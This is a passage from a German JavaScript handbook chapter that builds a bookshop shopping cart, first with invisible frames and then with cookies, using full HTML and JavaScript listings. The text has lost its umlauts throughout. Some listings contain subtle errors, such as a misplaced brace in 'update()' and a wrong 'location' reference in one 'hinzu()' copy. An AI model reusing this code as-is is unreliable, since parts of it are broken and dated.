Die Artikel knnen in verschiedene Kategorien unterteilt werden. Dazu wird zunchst ein weiterer Konstruktor in der Bibliothek **warenkorb.js** definiert:

```
function warenkorb_kategorie(name, artikel) {
   this.name = name;
   this.artikel = artikel;
   return this;
}
```

Die Eigenschaft `name` enthlt die textuelle Beschreibung der Kategorie. In der Eigenschaft `artikel` werden die einzelnen Artikel als Array gespeichert.

```
var computing = new warenkorb_kategorie(
   "Galileo Computing",
   new Array(buch_c1, buch_c2, buch_c3));
var design = new warenkorb_kategorie(
   "Galileo Design",
   new Array(buch_d1, buch_d2));
```

Um einen schnellen und bequemen Zugriff zu gewhrleisten, werden die einzelnen Kategorien in einem Array zusammengefasst:

```
var kategorie = new Array(computing, design);
```

Die Artikel sind nun in Variablen gespeichert, und wir knnen uns an die Umsetzung machen. Die einzelnen Dateien haben folgende Inhalte:

- In der Datei **warenkorb.js** stehen alle ntigen Hilfsfunktionen.
- Die Datei **artikel.js** muss von Ihnen angepasst werden; dort gehren alle Artikel hinein.
- Die restliche JavaScript-Logik – die Anzeige von Artikel und Warenkorb – wird in den HTML-Dateien untergebracht, die wir im Folgenden entwickeln werden.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 32 Warenkorb**
  - **32.1 Datenstruktur**
  - **32.2 Mit unsichtbaren Frames arbeiten**
    - **32.2.1 Warenkorb fllen**
    - **32.2.2 Artikel anzeigen**
    - **32.2.3 Warenkorb ndern**
  - **32.3 Mit Cookies arbeiten**
    - **32.3.1 Warenkorb fllen**
    - **32.3.2 Artikel anzeigen**
    - **32.3.3 Warenkorb ndern**
  - **32.4 ber die URL**
    - **32.4.1 Den Warenkorb fllen**
    - **32.4.2 Artikel anzeigen**
    - **32.4.3 Den Warenkorb ndern**
  - **32.5 Fazit**

top

32.2 Mit unsichtbaren Frames arbeiten

Unsichtbare Frames haben den Vorteil, dass ein Teil der Website nie gendert wird. Sie knnen also in dem Frame Variablen speichern, und der Benutzer bekommt es (fast) nicht mit.

Schlecht sieht es jedoch aus, wenn die Frame-Struktur verlassen wird – beispielsweise, wenn der Benutzer einen Link in einem neuen Fenster ffnet. Sie sollten dann auf jeden Fall eine Warnmeldung ausgeben:

```
if (self == top) {
   alert("Bitte keine Frames im neuen Fenster ffnen!");
   window.close();
}
```

Zwar erscheint beim Schlieen des Fensters eine Warnmeldung, aber hier ist nur wichtig, dass der Benutzer im Hauptfenster bleibt.

In der vorgestellten Lsung verwenden wir drei Frames:

- Einer der Frames ist der Hauptframe. Dies ist der Platz fr die eigentlichen Inhalte: die Artikel, die Kategorien und den Warenkorb.
- Der zweite Frame gibt aus, wie viele Artikel sich im Warenkorb befinden und wie viel sie zusammen kosten. Zustzlich wird ein Link angeboten, ber den direkt auf den Warenkorb zugegriffen werden kann. Damit wird dann die Bestellung generiert.
- Der dritte Frame ist nicht sichtbar und enthlt den gesamten JavaScript-Code. Dort wird auch der Inhalt des Warenkorbs abgespeichert.

Der HTML-Code dafr sieht folgendermaen aus:

```
<html>
<head>
<title>Online-Shop</title>
</head>
<frameset rows="*, 50, 1" border="0" frameborder="0">
```

```
   <frame src="kategorien_frames.html" name="Inhalt" />
   <frame src="uebersicht_frames.html" name="Uebersicht" />
   <frame src="code_frames.html" name="Code" scrolling="no" />
</frameset>
</body>
</html>
```

Die Datei **code_frames.html** ist am schnellsten erstellt:

```
<html>
<head>
<script type="text/javascript" src="warenkorb.js"></script>
<script type="text/javascript" src="artikel.js"></script>
</head>
<body onload="if (top.frames['Inhalt']) top.frames['Inhalt'].location.reload();">
</body>
</html>
```

Sie sehen also: Es ist gar nicht viel los. Das ist aber auch verstndlich, da die Hauptarbeit in den zwei eingegliederten JavaScript-Dateien erledigt wird:

- **warenkorb.js** enthlt die Hilfsfunktionen fr unseren JavaScript-Shop.
- **artikel.js** enthlt nach dem oben skizzierten Muster alle Artikel, nach Kategorien unterteilt.

Die einzige Besonderheit besteht darin, dass nach dem vollstndigen Laden des Dokuments (inklusive aller Artikel) der Inhaltsframe neu geladen wird. In der Regel ist es nmlich so, dass der Inhaltsframe weniger lange zum Laden braucht als der Codeframe und dass deswegen erst nach dem Laden des Codeframes auf die Variablen im Codeframe zugegriffen werden darf.

Die Datei **warenkorb.js** werden wir im Laufe dieses Abschnitts schrittweise erweitern, so dass Ihnen am Ende eine funktionsfhige Applikation zur Verfgung steht.

top

32.2.1 Warenkorb fllen ▼▲

Um den Warenkorb zu fllen, schreiben wir eine Funktion, die zwei Parameter erwartet:

- die Bestellnummer des Artikels, der hinzugefgt werden soll
- die Angabe, wie viel Stck des betreffenden Artikels in den Warenkorb gelegt werden sollen

Wie Sie in der Funktion `warenkorb_artikel()` gesehen haben, wird die Anzahl der Artikel in der Eigenschaft `anzahl` gespeichert. Sie mssen also nur auf diese Eigenschaft zugreifen.

```
function warenkorb_hinzufuegen_frames(nr, stueck) {
   if (top.frames["Code"]) {
      c = top.frames["Code"];
      for (var i=0; i<c.kategorie.length; i++) {
         for (var j=0; j<c.kategorie[i].artikel.length; j++) {
            if (c.kategorie[i].artikel[j].nr == nr) {
               c.kategorie[i].artikel[j].anzahl += stueck;
            }
         }
      }
   }
}
```

Zunchst wird berprft, ob `top.frames["Code"]` existiert (aufgrund von Browserunterschieden mssen Sie so umstndlich auf die Variablen zugreifen, die im selben Frame definiert worden sind). Dann wird derjenige Artikel gesucht, der die gewnschte Bestellnummer hat.

Um also ein Exemplar der dritten JavaScript-Auflage in den Warenkorb zu legen, muss die Funktion folgendermaen aufgerufen werden:

```
warenkorb_hinzufuegen_frames("3-89842-132-5", 1);
```

Alternativ dazu wird noch eine Funktion angeboten, die die Anzahl fr einen Artikel im Warenkorb auf eine bestimmte Stckzahl setzt, sie also nicht stupide erhht. Somit ist es spter

auch mglich, Artikel aus dem Warenkorb zu entfernen.

```
function warenkorb_editieren_frames(nr, stueck) {
   if (top.frames["Code"]) {
      c = top.frames["Code"];
      for (var i=0; i<c.kategorie.length; i++) {
         for (var j=0; j<c.kategorie[i].artikel.length; j++) {
            if (c.kategorie[i].artikel[j].nr == nr) {
               c.kategorie[i].artikel[j].anzahl = stueck;
            }
         }
      }
   }
}
```

Der Unterschied zwischen den beiden Funktionen besteht also tatschlich nur im Zuweisungsoperator: `warenkorb_hinzufuegen_frames()` verwendet `+=`, `warenkorb_editieren_frames()` verwendet dagegen `=`.

top

32.2.2 Artikel anzeigen ▼▲

Die Artikel sind in Kategorien unterteilt. Sie bentigen also drei verschiedene Seiten:

- eine Seite, auf der alle Kategorien angezeigt werden: **kategorien_frames.html**
- eine Seite, auf der alle Artikel innerhalb einer Kategorie angezeigt werden: **artikel_gesamt_frames.html**
- eine Seite, auf der ein Artikel en detail angezeigt wird: **artikel_einzeln_frames.html**

Beginnen wir zunchst mit der Datei **kategorien_frames.html**. In dieser Datei wird das Array `artikel` aus dem Frame namens `Code` durchlaufen, und es werden die Namen aller Kategorien angezeigt. Diese stehen in der Eigenschaft `name` der jeweiligen Kategorie.

Die Namen der Kategorien sollen gleichzeitig Links auf die bersichtsseite sein. Dazu muss die Seite **artikel_gesamt_frames.html** aufgerufen werden. Als Parameter wird der Name der Kategorie bergeben, also beispielsweise **artikel_gesamt_frames.html?Galileo%20Computing**.

Sie sehen hierbei, dass der Name der Kategorie in ein URL-fhiges Format umgewandelt worden ist. Dazu steht unter JavaScript die Funktion `escape()` zur Verfgung. Die Rckverwandlung kann mit `unescape()` erreicht werden.

In Abbildung 32.1 sehen Sie die folgende HTML-Seite, die alle Kategorien ausgibt:

Die Datei **artikel_gesamt_frames.html** zeigt dann alle Artikel innerhalb der angegebenen Kategorie an (siehe Abbildung 32.2). Der Code ist hier sehr hnlich:

- Zunchst wird die entsprechende Kategorie gesucht.
- In einer Schleife werden alle Artikel innerhalb dieser Kategorie ausgelesen und ausgegeben.
- Jeder Artikel wird verlinkt, und zwar mit der Datei **artikel_einzeln_ frames.html**. Als Parameter wird die Bestellnummer des gewhlten Artikels angehngt, beispielsweise **artikel_einzeln_frames.html? 3-89842-132-5**.



Hier klicken, um das Bild zu Vergrern

Abbildung 32.1 Die Kategorienbersicht

Hier sehen Sie die Datei **artikel_gesamt_frames.html**:

```
<html>
<head>
<title>Online-Shop</title>
</head>
<body>
<h1>Willkommen im Online-Buch-Shop</h1>
<p>Bitte w&auml;hlen Sie einen Artikel!
<ul>
<script type="text/javascript"><!--
if (top.frames["Code"] && location.search.length > 1) {
   var name = location.search.substring(1,
      location.search.length);
   name = unescape(name);
   c = top.frames["Code"];
   for (var i=0; i<c.kategorie.length; i++) {
      if (c.kategorie[i].name == name) {
         for (var j=0; j<c.kategorie[i].artikel.length; j++) {
            var a = c.kategorie[i].artikel[j];
            document.write("<li\>");
            document.write("<a href=\
              "artikel_einzeln_frames.html?");
            document.write(escape(a.nr));
            document.write("\"\>");
            document.write(a.name);
            document.write("</a\></li\>");
         }
      }
   }
}
//--></script>
</ul>
</p>
<p><a href="kategorien_frames.html">Zur&uuml;ck zur
  &Uuml;bersicht</a></p>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 32.2 Alle Artikel in einer Kategorie

Nun fehlt nur noch die Datei **artikel_einzeln_frames.html**. In dieser muss der einzelne Artikel mit allen Informationen (z.B. Name, Kurzbeschreibung und ausfhrliche Beschreibung sowie Grafik) ausgegeben werden.

Bevor Sie sich aber an der Programmierung nach obigem Muster versuchen, sollten Sie sich in Erinnerung rufen, was auf der Seite noch geschehen soll. In der Artikel-Einzelansicht soll dem Benutzer die Mglichkeit geboten werden, den Artikel auch in den Warenkorb zu legen. Sie bentigen dazu die folgenden Elemente:

- ein Texteingabefeld fr die Stckzahl, die von dem Artikel in den Warenkorb gelegt werden soll
- eine Schaltflche, die auf Knopfdruck dann **warenkorb_hinzu-fuegen_frames()** mit den richtigen Parametern aufruft

In reinem HTML sieht das ungefhr folgendermaen aus:

```
<input type="text" name="anzahl3-89842-132-5" size="2"
value="1" /> Wenz: JavaScript

<input type="button" value="In den Warenkorb"
onclick="javascript:hinzu(this.form, "3-89842-132-5")" />
```

```
<br />
```

Beachten Sie Folgendes:

- Das `name`-Attribut des Feldes fr die Stckzahl setzt sich aus dem Wort `"anzahl"` und der Bestellnummer des gewnschten Artikels zusammen.
- Die JavaScript-Schaltflche ruft eine (noch zu schreibende Funktion) `hinzu()` auf. Als Parameter werden eine Referenz auf das aktuelle Formular sowie die Bestellnummer bergeben.

Die Funktion `hinzu()` muss dann

- die Anzahl aus dem Formular auslesen,
- die Funktion `warenkorb_hinzufuegen_frames()` aufrufen,
- eine entsprechende Meldung ausgeben und
- den bersichtsframe neu laden.

```
function hinzu(f, nr) {
   if (top.frames["Code"]) {
      var c = top.frames["Code"];
       if (f.elements["anzahl" + nr]) {
          var anzahl = f.elements["anzahl" + nr].value;
          anzahl = parseInt(anzahl); //Umwandlung in Int
          if (isNaN(anzahl)) {
             anzahl = 0;
          }
         c.warenkorb_hinzufuegen_frames(nr, anzahl);
         alert("Artikel hinzugefgt!");
         if (top.frames["Uebersicht"]) {
            top.frames["Uebersicht"].location.reload();
         }
      }
   }
}
```

Solange nur ein Artikel angezeigt wird, kann die Funktion `hinzu()` etwas krzer gestaltet werden. Da wir aber an spterer Stelle Codeteile daraus wiederverwenden mchten, ist sie hier ein wenig allgemeiner gehalten.

In der Datei **artikel_einzeln_frames.html** muss dann nur noch das Formular mit den Artikeldaten entsprechend ausgegeben werden.

Der Name der Kategorie wird nicht an die Seite mit bergeben, er kann auch anhand der Bestellnummer mit ein wenig zustzlichem Code ermittelt werden:

```
function kategoriename(nr) {
   if (top.frames["Code"]) {
      c = top.frames["Code"];
      for (var i=0; i<c.kategorie.length; i++) {
         for (var j=0; j<c.kategorie[i].artikel.length; j++) {
            if (c.kategorie[i].artikel[j].nr == nr) {
               return c.kategorie[i].name;
            }
         }
      }
   }
  return "";
}
```

Es folgt nun die komplette Datei **artikel_einzeln_frames.html** (siehe auch Abbildung 32.3):

```
<html>
<head>
<title>Online-Shop</title>
</head>
<body>
<h1>Willkommen im Online-Buch-Shop</h1>
<p> Bitte geben Sie die St&uuml;ckzahl an!
<script type="text/javascript"><!--
function kategoriename(nr) {
   if (top.frames["Code"]) {
      c = top.frames["Code"];
      for (var i=0; i<c.kategorie.length; i++) {
         for (var j=0; j<c.kategorie[i].artikel.length; j++) {
```

```
            if (c.kategorie[i].artikel[j].nr == nr) {
               return c.kategorie[i].name;
            }
         }
      }
   }
  return "";
}

function hinzu(f, nr) {
   if (top.frames["Code"]) {
      var c = top.frames["Code"];
      if (f.elements["anzahl" + nr]) {
         var anzahl = f.elements["anzahl" + nr].value;
         anzahl = parseInt(anzahl); //Umwandlung in Int
         if (isNaN(anzahl)) {
            anzahl = 0;
         }
         c.warenkorb_hinzufuegen_frames(nr, anzahl);
         alert("Artikel hinzugefgt!");
         if (top.frames["Uebersicht"]) {
            top.frames.location["Uebersicht"].reload();
         }
      }
   }
}

document.write("<ul\>");

if (top.frames["Code"] && location.search.length > 1) {
   var nr = location.search.substring(1,
      location.search.length);
   nr = unescape(nr);
   var name = kategoriename(nr);
   c = top.frames["Code"];
   for (var i=0; i<c.kategorie.length; i++) {
      if (c.kategorie[i].name == name) {
         for (var j=0; j<c.kategorie[i].artikel.length; j++) {
            if (c.kategorie[i].artikel[j].nr == nr) {
               var a = c.kategorie[i].artikel[j];
               document.write("<h2\>" + a.name + "</h2\>");
               document.write("<b\>" + a.kurz + "</b\>");
               document.write("<img src=\"" + a.grafik + "\" /\
                 >");
               document.write("<br /\>" + a.lang + "<br /\>");
               document.write("<form\>");
               document.write("<input type=\"text\" ");
               document.write("name=\"anzahl" + nr + "\" ");
               document.write("size=\"2\" value=\"1\" /\> ");
               document.write(name + " ");
               document.write(a.preis + "&euro; "); // Preis in _
                                       document.write("<input type=\"button\" value=\"In
                 den Warenkorb\" ");
               document.write("onclick=\
                 "javascript:hinzu(this.form, '"
                              + nr + "')\" /\><br /\>");
               document.write("</form\>");
            }
         }
      }
   }
   document.write("</ul\><a href=\"artikel_gesamt_frames.html?");
   document.write(escape(name));
   document.write("\"\>");
   document.write("Zurck zu Kategorie " + name +"</a\>");
} else {
   document.write("</ul\>");
}
//--></script>
</ul>
</p>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 32.3 Detailansicht samt Bestellmglichkeit

Einen Punkt haben wir jedoch noch unterschlagen: den bersichtsframe. Dieser enthlt wie versprochen die folgenden Elemente:

- die Anzahl der (verschiedenen) Artikel im Warenkorb
- einen Link zur Bestellseite
- (als besonderes Extra) den aktuellen Gesamtwert des Warenkorbs

Auf dieser Seite mssen in mehreren verschachtelten Schleifen alle Variablen aus der Datei **artikel.js** durchlaufen werden, also das gesamte Artikelsortiment. Die einzelnen gewnschten Werte werden wie folgt ermittelt:

- Wenn die Eigenschaft `anzahl` eines Artikels grer als 0 ist, wird die Anzahl der Artikel um eins erhht und die gesamte Artikelstckzahl um den Wert in `anzahl`.
- Die Eigenschaft `anzahl` wird mit dem Preis (Eigenschaft `preis`) multipliziert, um die aktuelle Gesamtsumme zu ermitteln.

```
<html>
<head>
<title>Online-Shop</title>
</head>
<body>
<script type="text/javascript"><!--
if (top.frames["Code"] && top.frames["Code"].kategorie) {
   c = top.frames["Code"];
   var anzahl = 0;
   var stueck = 0;
   var summe = 0;
   for (var i=0; i<c.kategorie.length; i++) {
      for (var j=0; j<c.kategorie[i].artikel.length; j++) {
         var a = c.kategorie[i].artikel[j];
         if (a.anzahl>0) {
            anzahl ++;
            stueck += a.anzahl;
         }
         summe += a.anzahl * a.preis;
      }
   }
   document.write(anzahl + " Artikel, ");
   document.write(stueck + " Stck, ");
   document.write(summe + " &euro; ");
}
//--></script>
<a href="warenkorb_frames.html" target="Inhalt">Bestellung
aufgeben</a>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 32.4 Die bersicht zeigt die Stckzahl und den Wert des Warenkorbs an.

top

32.2.3 Warenkorb ndern ▲

Kommen wir nun zum letzten Schritt – zur nderung und Versendung des Warenkorbs. Diese Seite ist relativ komplex, weil sie eine Reihe von Funktionen erfllen muss.

Wir werden an dieser Stelle die Funktionen einzeln vorstellen und die zugehrigen Codefragmente zeigen. Am Ende dieses Abschnitts finden Sie das komplette Listing.

- Es muss eine Schaltflche zum Verschicken der Bestellung angeboten werden.

Dazu knnen Sie eine einfache Versenden-Schaltflche (`<input type="submit" />`) verwenden. Die Formulardaten werden dann an dasjenige Skript verschickt, das im `action`-Attribut des Formulars angegeben worden ist.In vielen Quellen finden Sie den heien Tipp, die Daten ohne den Einsatz von serverseitigen Mitteln direkt per E-Mail zu verschicken:

```
<form method="post" enctype="text/plain"
  action="mailto:ihre.adresse@xy.de">
```

Dieser Code fhrt beim Formularversand zu einer Warnmeldung an den Benutzer – wenn der Browser das Ganze berhaupt untersttzt. Insbesondere der Internet Explorer hat mit diesem Code oft seine Probleme. Setzen Sie lieber auf serverseitige Lsungen. Wenn Ihnen diese nicht zur Verfgung stehen, verwenden Sie einen Dienst wie etwa **http://www.formmailer.com/**.

- Alle Artikel im Warenkorb mssen ausgegeben werden. Dazu verwenden Sie eine Schleife, die so hnlich wie die Schleife aus der Datei **uebersicht_frames.html** aussieht:

```
c = top.frames["Code"];
for (var i=0; i<c.kategorie.length; i++) {
   for (var j=0; j<c.kategorie[i].artikel.length; j++) {
      var a = c.kategorie[i].artikel[j];
      if (a.anzahl>0) {
         document.write("<p\>");
         document.write("<i\>" + a.nr + "</i\> ");
         document.write("<b\>" + a.name + "</b\> ");
         document.write((a.anzahl * a.preis) + " &euro; ");
         document.write("</p\>");
      }
   }
}
```

- Die Anzahl der einzelnen Elemente im Warenkorb muss nderbar sein.

Dazu muss es zunchst neben jedem Element im Warenkorb noch zustzlich ein Textfeld geben, das die aktuelle Anzahl enthlt:

```
document.write("<input type=\"text\" ");
document.write("name=\"anzahl" + a.nr + "\" ");
document.write("size=\"2\" ");
document.write("value=\"" + a.anzahl + "\" /\> ");
```

Eine Schaltflche startet dann den Update-Prozess:

```
      <input type="button" onclick="update(this.form)"
        value="Aktualisieren" />
```

In der Funktion `update()` werden dann in einer Schleife alle Formularelemente durchsucht, die Textfelder sind. Das `name`-Attribut besteht aus `"anzahl"` und der Bestellnummer, das `value`-Attribut gibt die gewnschte Anzahl an. Diese Werte knnen Sie dann als Parameter an `warenkorb_editieren_frames()` bergeben:

```
      function update(f) {
         if (parent.frames["Code"]) {
            var c = parent.frames["Code"];
            for (var i=0; i<f.elements.length; i++) {
               if (f.elements[i].type == "text" &&
                  f.elements[i].name.substring(0, 6) == "anzahl") {
                  var nr = f.elements[i].name.substring(6,
                           f.elements[i].name.length);
                  var anzahl = f.elements[i].value;
                  anzahl = parseInt(anzahl);
                  if (isNaN(anzahl)) {
                     anzahl = 0;
                  }
                  c.warenkorb_editieren_frames(nr, anzahl);
               }
            }
         }
         if (parent.frames["Uebersicht"]) {
            parent.frames["Uebersicht"].location.reload();
         }
         location.reload();
      }
```

Beachten Sie, dass das aktuelle Dokument am Ende der Funktion neu geladen wird. Dann werden die nderungen, die zuvor ja nur im Variablensatz vorgenommen worden sind, auch auf der Website sichtbar.

- Die Summe der einzelnen Artikel wird am Ende der Seite ausgegeben. Dazu mssen Sie bei der Ausgabe der einzelnen Artikel lediglich in einer Variable mitzhlen, welchen Betrag Sie bereits erreicht haben.

Nachfolgend sehen Sie das komplette Skript. Dabei wurde die Ausgabe noch leicht kosmetisch aufbereitet, unter anderem durch die Verwendung einer Tabelle (siehe Abbildung 32.5):


```
<html>
<head>
<title>Online-Shop</title>
</head>
<body>
<h1>Warenkorb</h1>
<form method="post" action="skript.php">
<script type="text/javascript"><!--
function update(f) {
   if (parent.frames["Code"]) {
      var c = parent.frames["Code"]; {
      for (var i=0; i<f.elements.length; i++)
         if (f.elements[i].type == "text" &&
            f.elements[i].name.substring(0, 6) == "anzahl") {
            var nr = f.elements[i].name.substring(6,
                     f.elements[i].name.length);
            var anzahl = f.elements[i].value;
            anzahl = parseInt(anzahl);
            if (isNaN(anzahl)) {
               anzahl = 0;
            }
            c.warenkorb_editieren_frames(nr, anzahl);
         }
      }
   }
   if (parent.frames["Uebersicht"]) {
      parent.frames["Uebersicht"].location.reload();
   }
   location.reload();
}

document.write("<table border=\"1\" cellpadding=\"2\"\>");

var summe = 0;
if (top.frames["Code"]) {
   var c = top.frames["Code"];
```

```
    for (var i=0; i<c.kategorie.length; i++) {
       for (var j=0; j<c.kategorie[i].artikel.length; j++) {
          var a = c.kategorie[i].artikel[j];
          if (a.anzahl>0) {
             document.write("<tr\><td\>");
             document.write("<input type=\"text\" ");
             document.write("name=\"anzahl" + a.nr + "\" ");
             document.write("size=\"2\" ");
             document.write("value=\"" +a.anzahl+ "\" /\> ");
             document.write("</td\><td\>");
             document.write("<i\>" + a.nr + "</i\> ");
             document.write("</td\><td\>");
             document.write("<b\>" + a.name + "</b\> ");
             document.write("</td\><td\>");
             document.write((a.anzahl * a.preis) + " &euro; ");
             document.write("</tr\>");
             summe += a.anzahl * a.preis;
          }
       }
    }
}

document.write("</table\>");
//--></script>
<br>
<input type="button" onclick="update(this.form)"
  value="Aktualisieren" />
<input type="submit" value="Bestellung aufgeben" />
</form>
<a href="kategorien_frames.html">Zur&uuml;ck zur
&Uuml;bersicht</a>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 32.5 Letzte nderungsmglichkeit vor der Bestellung

Ihnen steht nun ein funktionierender Warenkorb zur Verfgung. Als Erweiterung sollen Sie nun noch beispielsweise Eingabefelder fr die Adress- und Rechnungsdaten Ihrer Kunden einfgen.

Inhaltsverzeichnis
1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 32 Warenkorb
  - 32.1 Datenstruktur
  - 32.2 Mit unsichtbaren Frames arbeiten
    - 32.2.1 Warenkorb fllen
    - 32.2.2 Artikel anzeigen
    - 32.2.3 Warenkorb ndern
  - 32.3 Mit Cookies arbeiten
    - 32.3.1 Warenkorb fllen
    - 32.3.2 Artikel anzeigen
    - 32.3.3 Warenkorb ndern
  - 32.4 ber die URL
    - 32.4.1 Den Warenkorb fllen
    - 32.4.2 Artikel anzeigen
    - 32.4.3 Den Warenkorb ndern
  - 32.5 Fazit

top

32.3 Mit Cookies arbeiten

Wenn Sie nicht mit Frames arbeiten knnen oder wollen, besteht eine Alternative darin, auf Cookies zurckzugreifen.

Mit Cookies sind Sie etwas flexibler als mit Frames, da Sie mit Cookies das Problem mit dem ffnen von Links in einem neuen Fenster einfach umgehen knnen.

Das Hauptproblem besteht darin, sich ein Muster zum Speichern der Cookies zu berlegen. In Kapitel 12 wurden zwei Funktionen entwickelt, die an dieser Stelle sehr ntzlich sein knnen:

- `schreiben_collection()`
- `lesen_collection()`

Mit den beiden Funktionen (die in der Datei **cookies.js** liegen) knnen Sie ein assoziatives Array schreiben, das wiederum in einem Cookie abgespeichert werden kann. So bentigen Sie nur einen einzigen Cookie, um den kompletten Warenkorb zu behalten.

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Als Namen beziehungsweise Schlssel im assoziativen Array verwenden wir die Bestellnummern, als Wert die jeweiligen Anzahlen.

top

32.3.1 Warenkorb fllen

Die Funktion zum Fllen des Warenkorbs ist um einiges krzer als die Funktion aus dem vorigen Abschnitt. Es gibt nmlich ein paar Unterschiede, die im Folgenden erlutert werden:

- Die Daten werden mit den beiden zuvor genannten Funktionen aus der Datei **cookies.js** in einem Cookie gespeichert.
- Die Frame-Abfragen sind nicht mehr ntig, ebenfalls muss nicht mehr direkt auf die Daten aus **artikel.js** zugegriffen werden. Das geschieht an anderer Stelle.

Zunchst betrachten wir, wie man von einem Artikel eine bestimmte Stckzahl zustzlich in den Warenkorb legt:

```
function warenkorb_hinzufuegen_cookies(nr, stueck) {
   var anzahl = lesen_collection(nr);
   anzahl = parseInt(anzahl); // in Integer umwandeln
   if (isNaN(anzahl)) {
      anzahl = 0;
   }
   anzahl += stueck;
   schreiben_collection(nr, anzahl);
}
```

Aus dem Cookie wird die aktuelle Anzahl ausgelesen und in einen Integerwert umgewandelt. Dann wird die neue Anzahl hinzuaddiert und der Wert wieder zurckgeschrieben.

Ganz hnlich ist die Funktion aufgebaut, die einem Element im Warenkorb eine ganz bestimmte Stckzahl zuweist:

```
function warenkorb_editieren_cookies(nr, stueck) {
   schreiben_collection(nr, stueck);
}
```

Dank der Vorarbeiten in Kapitel 12 besteht die Funktion, die zuvor noch recht umfangreich war, aus nur noch einer Codezeile.

top

32.3.2 Artikel anzeigen

Um alle Artikel anzuzeigen, werden wieder drei verschiedene Dateien erstellt:

- eine Seite, auf der alle Kategorien angezeigt werden: **kategorien_cookies.html**
- eine Seite, auf der alle Artikel innerhalb einer Kategorie angezeigt werden: **artikel_gesamt_cookies.html**

- eine Seite, auf der ein Artikel in aller Ausfhrlichkeit angezeigt wird: **artikel_einzeln_cookies.html**

Der Hauptunterschied zu der zuvor entwickelten Lsung auf Frames-Basis ist, dass die Artikel und Kategorien auf der aktuellen Seite in JavaScript-Variablen zur Verfgung stehen, da die Datei **artikel.js** direkt eingebunden ist.

Ansonsten ist der Code sehr hnlich. Die Kategorien werden aus den JavaScript-Variablen ausgelesen und in einer Schleife ausgegeben. Die Kategorienamen werden zudem mit der Datei **artikel_gesamt_cookies. html** verlinkt. Die Datei **warenkorb.js** muss wegen der in **artikel.js** verwendeten Konstruktorfunktionen ebenfalls eingebunden werden:

```
<html>
<head>
<title>Online-Shop</title>
<script type="text/javascript" src="warenkorb.js"></script>
<script type="text/javascript" src="artikel.js"></script>
</head>
<body>
<h1>Willkommen im Online-Buch-Shop</h1>
<p>Bitte w&auml;hlen Sie eine Kategorie!
<ul>
<script type="text/javascript"><!--
for (var i=0; i<kategorie.length; i++) {
   document.write("<li\>");
   document.write("<a href=\"artikel_gesamt_cookies.html?");
   document.write(escape(kategorie[i].name));
   document.write("\"\>");
   document.write(kategorie[i].name);
   document.write("</a\></li\>");
}
//--></script>
</ul>
</p>
</body>
</html>
```

In der Datei **artikel_gesamt_cookies.html** werden alle Artikel aus einer Kategorie ausgegeben. Auch hier gibt es kaum einen Unterschied zur Datei **artikel_gesamt_frames.html**; lediglich der Zugriff auf die Daten aus **artikel.js** ndert sich, und die Frame-Referenz entfllt:

```
<html>
<head>
<title>Online-Shop</title>
<script type="text/javascript" src="warenkorb.js"></script>
<script type="text/javascript" src="artikel.js"></script>
</head>
<body>
<h1>Willkommen im Online-Buch-Shop</h1>
<p>Bitte w&auml;hlen Sie einen Artikel!
<ul>
<script type="text/javascript"><!--
if (location.search.length > 1) {
   var name = location.search.substring(1,
      location.search.length);
   name = unescape(name);
   for (var i=0; i<kategorie.length; i++) {
      if (kategorie[i].name == name) {
         for (var j=0; j<kategorie[i].artikel.length; j++) {
            var a = kategorie[i].artikel[j];
            document.write("<li\>");
```

```
            document.write("<a href=\
              "artikel_einzeln_cookies.html?");
            document.write(escape(a.nr));
            document.write("\"\>");
            document.write(a.name);
            document.write("</a\></li\>");
         }
      }
   }
}
//--></script>
</ul>
</p>
<p><a href="kategorien_cookies.html">Zur&uuml;ck zur
  &Uuml;bersicht</a></p>
<p><a href="warenkorb_cookies.html">Bestellung
  aufgeben</a></p>
</body>
</html>
```

